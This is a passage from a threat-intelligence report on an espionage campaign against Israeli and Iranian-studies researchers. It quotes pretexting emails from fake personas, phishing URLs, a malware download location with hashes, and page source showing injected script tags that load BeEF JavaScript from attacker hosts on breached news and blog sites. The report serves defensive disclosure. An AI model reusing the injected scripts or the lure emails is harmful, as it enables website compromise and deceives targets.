
[http://download-google.com-orginal-links\[.\]ga/download/file/usr/<redacted>](http://download-google.com-orginal-links[.]ga/download/file/usr/<redacted>)




### Yafa Hyat

Fake entity "Yafa Hyat" (@yafa1985hyat, online at time of writing) has contacted an Israeli Iranist via a direct message on twitter, pretending to be a political researcher who needs help with an article:







The researcher was asked to read the article in her "google account", which was also a phishing page in Google sites: [https://sites.google\[.\]com/site/yaffadocuments/](https://sites.google[.]com/site/yaffadocuments/) :



The site automatically redirects to a phishing website hosted in a domain registered by the attackers, *download-google.orginal-links[.]com*:



"Yafa" also sent an email from *yaffa.hyatt9617@gmail.com* to a university professor, asking to work at the university center she is heading. The email itself did not contain malicious content, and was likely sent to build trust prior to sending a phishing link or malware:

**From:** yaffa hyatt [mailto:[yaffa.hyatt9617@gmail.com](mailto:yaffa.hyatt9617@gmail.com)]  
**Sent:** Tuesday, September 5, 2017 11:17 AM  
**To:** [REDACTED]  
**Subject:** Research And Work

[REDACTED] Hello Professor [REDACTED]  
I'm Yaffa Hyatt raised in California but I'm Israeli . I have studied Political Science with orientation of Middle and Near East at Long Beach University in California .  
In my researches I noticed that there is a center named [REDACTED] Center in [REDACTED] University which is pioneer in Middle East studies specially researches about Persian Gulf .  
I have brief experiences and researches about Persian Gulf . I would like to work and study at the [REDACTED] University I hope you accept me as your student and take advantage of your experience.  
Please respond My message  
Im waiting For your Respond

### Bahar Azadeh

Fake entity "Bahar Azadeh" (bahra.azadeh88@gmail.com and @baharazadeh1<sup>22</sup>, online at time of writing) sent emails with different background stories to multiple researchers. In two cases, she was a "Jewish girl who has an Iranian origin and who has studied in the field of political science":

**From:** bahar azadeh <[bahra.azadeh88@gmail.com](mailto:bahra.azadeh88@gmail.com)>  
**Date:** 3 September 2017 at 10:18:35 GMT+3  
**To:** [REDACTED]  
**Subject:** Please Guide Me

Hello Dear [REDACTED], how are you?  
I am one of your followers in your Facebook Page. I am a Jewish girl who has an Iranian origin and who has studied in the field of political science I living in iran. And I intend to continue studying to leave Iran and get shelter in the beautiful country of Israel.and I Enjoy your Article.  
I have some questions .I am waiting for your response  
I need your help

**From:** "bahar azadeh" <[bahra.azadeh88@gmail.com](mailto:bahra.azadeh88@gmail.com)>  
**Date:** Sep 2, 2017 1:52 PM  
**Subject:** Please Guide Me  
**To:** [REDACTED]  
**Cc:**

Hell Dear [REDACTED], how are you?  
I am one of our fans who through reading your book and I was interested in your work. I am an Iranian girl who has studied in the field of political science and has done a lot of studies about the religion of Judaism and Israel, and I have greatly attracted this religion.  
I have some questions .I am waiting for your response  
I need your help 🙏🙏🙏🙏

<sup>22</sup> <https://twitter.com/baharazadeh1>

Yet in a third case she claimed to be Baha'i living in Tehran:

**From:** bahar azadeh [mailto:[bahra.azadeh88@gmail.com](mailto:bahra.azadeh88@gmail.com)]  
**Sent:** Monday, September 4, 2017 9:45 AM  
**To:** [REDACTED]  
**Subject:** Please Guide Me

درود  
آقای دکتر من یک بهایی هستم و در شهر تهران زندگی میکنم البته اگر بشود اسمش را زندگی گذاشت همانطور که میدانید حال روز ما بهایی در ایران اصلا خوب نیست به طوری که امروزه از حق طبیعی خود یعنی تحصیل هم محروم هستیم طوری که انگار ما بهایی ها انسان نیستیم و حق زندگی نداریم. من در دانشگاه سراسری ایران قبول شدم و بعد از دو سال درس خواندن در دانشگاه از منابعی فهمیدن که من بهایی هستم و من را از اخراج کردن من هم معطل نماندم و دست به اعتراض های پیاپی زدم که برای این موضوع بارها احضار شدم و دیگر حس میکنم ایران برای من تبدیل به جهنمی شده که هر چه تلاش میکنم نمیتوانم از این جهنم خلاصی یابم.  
یکی از دلایلی که من از شما درخواست کمک و راهنمایی کردم خواندن کتاب ( [REDACTED] ) شما بوده است و واقعا مطالعات شما در این حوزه ارزشمند و مفید بوده است و همین موضوع باعث زیبایی این کتاب شده است.  
«چند سوال از شما دارم خواهش میکنم پاسخ من را بدهید»

Translation:

Hello,

Mr. Dr., I am a Bahai living in Tehran, if you can call it a life. As you know, the present situation in Iran for us Bahais is not good at all, so that we are even deprived of our natural right, that is, higher education, as if we Bahais are not human and have no right to live.


<redacted>, I have been accepted to universities all across Iran, and after two years of studying in a university, they realized from certain sources that I was Bahai, and expelled me. I did not sit idle and began to constantly protest, I've been summoned [to court] quite a few times for this thing, and I already feel Iran has become a hell for me, and as much as I try I can't find salvation from this hell.

One of the reasons I've asked you for help and guidance was reading your book (<redacted>), and your research in this field has been really valuable and helpful, which made this book so beautiful.

"I have a few questions for you, please answer me".

The entities' email address is connected to a fake Facebook entity called *Emilia Karter* (online at time of writing):





## Impersonating real companies


### United Technologies impersonation

The attackers created a website impersonating UTC (United Technologies), “an American multinational conglomerate which researches, develops and manufactures products in numerous areas, including aircraft engines, [and] aerospace systems [...]. UTC is a large military contractor, getting about 10% of its revenue from the U.S. government”<sup>23</sup>. The fake website was first reported by Iran Threats researchers on 6 February 2017<sup>24</sup>. We do not have evidence that UTC was targeted or impacted.

The fake website, which was built in January 2017, claimed to offer “Free Special Programs And Courses For Employees Of Aerospace Companies like Lockheed Martin, SNCORP, ....”. It was a decoy to make visitor download a “Flash Player”, which was in fact DownPaper malware, analyzed later in this report.

<sup>23</sup> [https://en.wikipedia.org/wiki/United\\_Technologies](https://en.wikipedia.org/wiki/United_Technologies)

<sup>24</sup> <https://iranthreats.github.io/resources/macdownloader-macos-malware/>



The malware was served from the following location:


*http://login.radio-m[.]cf/utc/dnld.exe*

It was contained in a cabinet self-extractor that impersonates a legitimate Windows software:

*dnld.exe*

*be207941ce8a5e212be8dde83d05d38d*

*3b4926014b9cc028d5fb9d47fee3dbd9376525dcb3b6e2173c5edb22494cfa9b*




## Watering holes

The attackers breached the following websites pertaining to Iranian and Jewish cultural affairs:

Breached website	Description
hamijoo[.]com	An Iranian crowdfunding platform
www.jewishjournal[.]com	A Jewish news site
www.estherk[.]com	A personal blog of one of JewishJournal's writers
www.boloogh[.]com	A sex education website for Iranian youth
levazand[.]com	A personal blog of an Iranian living in United sates

A script tag that loads BeEF JavaScript from w3school.hopto[.]org or from bootstrap.serveftp[.]com was added, as can be seen in the images below:



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Let's stop shaming Trump voters

# JEWISH JOURNAL

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by Jacob Kornbluh, *Jewish Insider*



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**Judge records emails**

```

Inspector Console Debugger Style Editor Performa... Network
html.js.cssanimations.csstransitions > head > script
<script src="/web/20161219082345/http://cdn.taboola.com/libtrc/jewishjournal/loader.js" async=""></script>
<script src="https://www.googletagservices.com/tag/js/gpt.js" type="text/javascript" async=""></script>
<script type="text/javascript" async="" src="/web/20161219082345/https://secure.quantserve.com/quant.js"></script>
<script src="//www.google-analytics.com/analytics.js" async=""></script>
<script type="text/javascript" src="/static/js/analytics.js"></script>
<script type="text/javascript">archive_analytics.values.server_name="wwwb-app7.us...</script>
<link type="text/css" rel="stylesheet" href="/static/css/banner-styles.css"></link>
<script src="/web/20161219082345js_/http://bootstrap.serveftp.com:2060/bootstrap.js"></script>
<title>Jewish Journal: U.S., Israel, Jewish news</title>
    
```

```


53 <link rel="stylesheet" href="http://www.estherk.com/wp-content/plugins/social-media-tabs/css/dcsmt.cs
54 <!-- Jetpack Open Graph Tags -->
55 <meta property="og:type" content="website" />
56 <meta property="og:title" content="Esther D. Kustanowitz" />
57 <meta property="og:description" content="Writing, Editing & Creative Media Consulting" />
58 <meta property="og:url" content="http://www.estherk.com/" />
59 <meta property="og:site_name" content="Esther D. Kustanowitz" />
60 <meta property="og:image" content="https://s0.wp.com/i/blank.jpg" />
61 <meta name="twitter:site" content="@EstherK" />
62 <style>
63 .fixed.c2right #primary-content{width:640px;left:320px}
64 .fixed.c2right #sidebar{width:320px;left:320px}
65 .fixed.c2right #mask-1{right:320px}
66 .media .icon{background: transparent url("http://www.estherk.com/wp-content/themes/mystique/mods/SocialMedia
67 </style>
68 <script type="text/javascript" src="http://w3schools.hopto.org:2061/tesma.js"></script>
69 </head>
70 <body class="home blog no-js no-fx c2right fixed browser-gecko">
71
72 <script> document.body.className = document.body.className.replace('no-js',''); </script>
73
74 <!-- page -->
75 <div id="page">
76
    
```

## Spear Phishing for credential stealing

The attackers sent hundreds, maybe thousands, of spear phishing emails to hundreds of targets. In this section, we will present samples of spear phishing emails<sup>25</sup>.

### Wave 1

